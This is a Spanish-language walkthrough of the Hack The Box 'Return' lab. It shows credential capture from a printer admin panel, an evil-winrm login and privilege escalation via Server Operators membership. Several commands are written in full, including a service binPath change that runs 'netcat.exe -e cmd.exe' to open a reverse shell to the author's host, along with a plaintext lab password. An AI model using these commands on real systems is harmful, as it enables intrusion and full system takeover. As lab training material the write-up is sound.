

En el día de hoy vamos a hacer la máquina return de hack the box a ciegas, en este caso me he animado a no mirar la máquina y entretenerme el tiempo que haga falta para resolver esta máquina.

Primeramente con el reconocimiento inicial se puede observar que nos enfrentamos a un Windows ya que el TTL del ping es 127, que es muy cercano a 128.

```
(jouker@joukerm)-[~/Descargas]
$ ping 10.10.11.108
PING 10.10.11.108 (10.10.11.108) 56(84) bytes of data.
64 bytes from 10.10.11.108: icmp_seq=1 ttl=127 time=33.5 ms
64 bytes from 10.10.11.108: icmp_seq=2 ttl=127 time=34.0 ms
64 bytes from 10.10.11.108: icmp_seq=3 ttl=127 time=32.9 ms
^C
--- 10.10.11.108 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 32.949/33.507/34.038/0.445 ms


(jouker@joukerm)-[~/Descargas]
$ █
```

Con el ping ya hecho nos dirigimos ahora a la parte habitual del reconocimiento con nmap para ver que puertos tiene abierto nuestro objetivo de hoy. Se puede ver que tenemos para listar todos estos puertos que son los habituales en windows, samba , kerberos, puerto 80 de página web, puerto de DNS


```
(jouker@jouker) [~/Descargas]
$ sudo nmap --open -n -sS --min-rate 5000 -Pn -sV -sC -vvv 10.10.11.108 -oN perro.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-20 21:50 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:50
Completed NSE at 21:50, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:50
Completed NSE at 21:50, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:50
Completed NSE at 21:50, 0.00s elapsed
Initiating SYN Stealth Scan at 21:50
Scanning 10.10.11.108 [1000 ports]
Discovered open port 53/tcp on 10.10.11.108
Discovered open port 139/tcp on 10.10.11.108
Discovered open port 80/tcp on 10.10.11.108
Discovered open port 445/tcp on 10.10.11.108
Discovered open port 135/tcp on 10.10.11.108
Discovered open port 389/tcp on 10.10.11.108
Discovered open port 5985/tcp on 10.10.11.108
Discovered open port 464/tcp on 10.10.11.108
Discovered open port 3268/tcp on 10.10.11.108
Discovered open port 88/tcp on 10.10.11.108
Discovered open port 3269/tcp on 10.10.11.108
Discovered open port 636/tcp on 10.10.11.108
Discovered open port 593/tcp on 10.10.11.108
Completed SYN Stealth Scan at 21:50, 0.26s elapsed (1000 total ports)
```

Primero me gusta mirar la web en este tipo de CTF ya que si hay una web normalmente los tiros suelen ir por allí sobretodo en máquinas easy.

Y es un printer admin panel



HTB Printer Admin Panel



En este printer admin panel al explorar las opciones que tenemos disponibles se puede observar que hay un lugar para introducir datos

El nombre de usuario es el típico usuario kerberoasteable pero también necesitaríamos un password para intentar ese ataque en particular, voy a mirar a través de un control c + control V si la

máquina en cuestión es fácil de verle la contraseña

Settings	
Server Address	<input type="text" value="printer.return.local"/>
Server Port	<input type="text" value="389"/>
Username	<input type="text" value="svc-printer"/>
Password	<input type="password" value="*****"/>
<input type="button" value="Update"/>	


La contraseña es fake, despues de observar por un rato el código de la página la contraseña son simplemente asteriscos, no es ningún tipo de string en particular, no vaya a ser que sea una trampa y la contraseña sea verídica voy a comprobarlo de todas formas con netexec.

```
1267 </tr>
1268 <tr>
1269 <td>Server Port</td>
1270 <td><input type="text" value="389"/></td>
1271 </tr>
1272 <tr>
1273 <td>Username</td>
1274 <td><input type="text" value="svc-printer"/></td>
1275 </tr>
1276 <tr>
1277 <td>Password</td>
1278 <td><input type="text" value="*****"/></td>
1279 </tr>
1280 <tr>
1281 <td colspan="3"><input type="submit" value="Update"/></td>
1282 </tr>
1283 </table>
1284 </form>
1285 <script src="https://cpwebassets.codepen.io/assets/common/stopExecutionOnTimeout-157cd5b220a5c80d4ff8e0e70ac069bffd87a61252088146915e8726e5d9f147.js"></script>
1286
1287 <script id="rendered-js" >
1288 const linkBtn = document.querySelectorAll('[data-link="true"]');
1289 const linkBtn = document.querySelectorAll('[data-link="true"]');
```


Obviamente no ha colado (Más me gustaría, pero la comprobación nunca esta de más)

```
jouker@jouker:~$ netexec smb 10.10.11.108 -u 'svc-printer' -p '*****'
SMB 10.10.11.108 445 PRINTER [+] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB 10.10.11.108 445 PRINTER [-] return.local\svc-printer:***** STATUS_LOGON_FAILURE
```

Durante un rato de enumeración que no me ha llevado a ninguna parte se me ha ocurrido una idea, este panel con puerto y lugar a conectarse es la típica de intentar colar una reverse shell, que tal si el servidor de la impresión soy yo? Por eso mismo me he puesto en escucha con netcat, para ver si cuela...



No me ha dado una reverse shell porque al fin y al cabo no le he especificado que quiero una reverse shell, solo he dado una IP. Casualmente al hacer una conexión en escucha activa me han soltado una contraseña (Muy realista). No es una shell interactiva, ya he intentado la comanda `whoami` y efectivamente no funciona. Pero tenemos el password de `svc-printer`



Vaya, tenemos premio, tanto con SMB, como con WINRM, el plan original era listar recursos con `smbclient`, con este descubrimiento podemos irnos directamente a conectarnos para obtener nuestra querida flag de user y seguidamente realizar la

escalada de privilegios.

```
(jouker@joukerm)-[~]
$ netexec smb 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'
SMB 10.10.11.108 445 PRINTER [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB 10.10.11.108 445 PRINTER [+] return.local\svc-printer:1edFg43012!!

(jouker@joukerm)-[~]
$ netexec winrm 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'
WINRM 10.10.11.108 5985 PRINTER [*] Windows 10 / Server 2019 Build 17763 (name:PRINTER) (domain:return.local)
WINRM 10.10.11.108 5985 PRINTER [+] return.local\svc-printer:1edFg43012!! (Pwn3d!)
```

Entramos con winrm

```
(jouker@joukerm)-[~]
$ evil-winrm -i 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

Al hacer un whoami /all logro listar todos los permisos que yo tengo, en estos permisos que yo tengo hay algun par o 3 que parecen que podrian llegar a ser vulnerables en otras situaciones.

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
=====
SeMachineAccountPrivilege Add workstations to domain                     Enabled
SeLoadDriverPrivilege  Load and unload device drivers                Enabled
SeSystemtimePrivilege  Change the system time                        Enabled
SeBackupPrivilege      Back up files and directories                  Enabled
SeRestorePrivilege     Restore files and directories                  Enabled
SeShutdownPrivilege    Shut down the system                           Enabled
SeChangeNotifyPrivilege Bypass traverse checking                       Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system            Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                  Enabled
SeTimeZonePrivilege    Change the time zone                           Enabled
```

Al hacer un net-user del usuario con el que estamos, podemos ver como tenemos el remote management use, que es el que nos permite conectarnos a traves de win-rm. Entre los otros grupos tampoco parece haber ninguno que me llame la atención. Pues al final al no encontrar nada me he comido mis propias palabras y al buscar entre los diferentes grupos + la palabra exploit he llegado a la

siguiente página crucial para la escalada de privilegios

```
*Evil-WinRM* PS C:\Users\svc-printer> net user svc-printer
User name                svc-printer
Full Name                SVCPrinter
Comment                  Service Account for Printer
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        5/26/2021 1:15:13 AM
Password expires         Never
Password changeable      5/27/2021 1:15:13 AM
Password required        Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               3/20/2025 2:26:37 PM
Logon hours allowed      All

Local Group Memberships  *Print Operators      *Remote Management Use
                        *Server Operators
Global Group memberships *Domain Users
The command completed successfully.
```

WIN RM

Captura de la página en cuestión como orientación, en las siguientes capturas se va a realizar el mismo proceso de la página

que nos va a llevar a ser finalmente root.

```
hackingarticles.in/windows-privilege-escalation-server-operator-group/

Total - Home  B Máquinas | beafn28  PayloadsAllTheThin...  SEAT: Ofertas ES  Temporary US Phon...  Where can I find res...  eCPPTv3 Review  Machines -

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\artti\Documents> net user artti
User name                artti
Full Name                 artti
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        10/16/2022 11:24:54 AM
Password expires         Never
Password changeable      10/17/2022 11:24:54 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All

Local Group Memberships  *Remote Management Users*Server Operators
Global Group memberships *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\artti\Documents>
```

Vulnerability Analysis

Being a member of server operator group is not a vulnerability, but the member of this group has special privileges to make changes in the domain which could lead an attacker to escalate to system privilege. We listed services running on the server by issuing "services" command in our terminal where we can see list of services are there. Then we noted the service name "VMTools" and service binary path for lateral usage.

```
*Evil-WinRM* PS C:\Users\artti\Documents> services

Path                                                                 Privileges Service
-----
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe          True  ADWS
"C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe" False MozillaMaintenance
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMsvHost.exe        True  NetTcpPortSharing
C:\Windows\SysWow64\perfhst.exe                                     True  PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe" False Sense
C:\Windows\servicing\TrustedInstaller.exe                          False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe"     True  VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                 True  VMTools
"C:\Program Files\Windows Defender\NisSrv.exe"                     True  WdNisSvc
"C:\Program Files\Windows Defender\MsMpEng.exe"                    True  WinDefend
```

Primeramente nos copiamos el netcat a la ubicación del directorio donde estemos, si mal no recuerdo en vez de compartir puedo pasarme el netcat a la máquina donde me encuentro a través de un

upload en evil winrm

```
(jouker@joukerm)-[~]  
$ locate nc.exe  
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe  
  
(jouker@joukerm)-[~]  
$ cp /usr/share/seclists/Web-Shells/FuzzDB/nc.exe ./netcat.exe
```

Efectivamente

```
*Evil-WinRM* PS C:\Users\svc-printer> upload netcat.exe  
Info: Uploading /home/jouker/netcat.exe to C:\Users\svc-printer\netcat.exe  
Data: 37544 bytes of 37544 bytes copied  
Info: Upload successful!  
*Evil-WinRM* PS C:\Users\svc-printer> dir  
  
Directory: C:\Users\svc-printer  
  
Mode                LastWriteTime         Length Name  
----                -  
d-r---             5/26/2021   2:05 AM             Desktop  
d-r---             5/26/2021   1:51 AM            Documents  
d-r---             9/15/2018   12:19 AM           Downloads  
d-r---             9/15/2018   12:19 AM           Favorites  
d-r---             9/15/2018   12:19 AM            Links  
d-r---             9/15/2018   12:19 AM            Music  
d-r---             9/15/2018   12:19 AM           Pictures  
d-----          9/15/2018   12:19 AM        Saved Games  
d-r---             9/15/2018   12:19 AM           Videos  
-a-----          3/20/2025    2:49 PM       28160 netcat.exe
```

Seguimos el tutorial de la página , pero claro, se me ha olvidado adaptar la ruta y he de repetir la comanda, recordar revisar.

```
*Evil-WinRM* PS C:\Users\svc-printer> sc.exe config VMTTools binPath="C:\Users\barti\Documents\nc.exe -e cmd.exe 10.10.16.6 1234"  
[SC] ChangeServiceConfig SUCCESS  
*Evil-WinRM* PS C:\Users\svc-printer>  
  
[SC] ChangeServiceConfig SUCCESS  
*Evil-WinRM* PS C:\Users\svc-printer> sc.exe config VMTTools binPath="C:\Users\svc-printer\netcat.exe -e cmd.exe 10.10.16.6 1234"  
[SC] ChangeServiceConfig SUCCESS
```

Conseguimos esa reverse shell como root.

```

[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer> nc.exe stop VMTools
The term 'nc.exe' is not recognized as the name of a cmdlet, function, script file
correct and try again.
At line:1 char:1
+ nc.exe stop VMTools
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (nc.exe:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\svc-printer> sc.exe stop VMTools

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1   STOPPED
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
*Evil-WinRM* PS C:\Users\svc-printer> sc.exe start VMTools

```

-rw-rw-r--	1	jouker	jouker	5492	feb 19 11:15	php-reverse-
-rw-rw-r--	1	jouker	jouker	69175	feb 17 23:26	windows-expl
-rw-rw-r--	1	jouker	jouker	2876	feb 17 23:13	shell.aspx
-rw-rw-r--	1	jouker	jouker	3344	feb 17 21:20	lab_Joukerr.
drwxr-xr-x	3	jouker	jouker	4096	feb 14 11:39	Escritorio
drwxr-xr-x	2	jouker	jouker	4096	feb 5 11:54	Documentos
drwxr-xr-x	2	jouker	jouker	4096	feb 5 11:54	Imágenes
drwxr-xr-x	2	jouker	jouker	4096	feb 5 11:54	Música
drwxr-xr-x	2	jouker	jouker	4096	feb 5 11:54	Plantillas
drwxr-xr-x	2	jouker	jouker	4096	feb 5 11:54	Público
drwxr-xr-x	2	jouker	jouker	4096	feb 5 11:54	Videos
-rwxrwxrwx	1	jouker	jouker	839912	feb 2 14:12	linpeas.sh

```

jouker@joukerm)-[~]
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.108] 62317
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```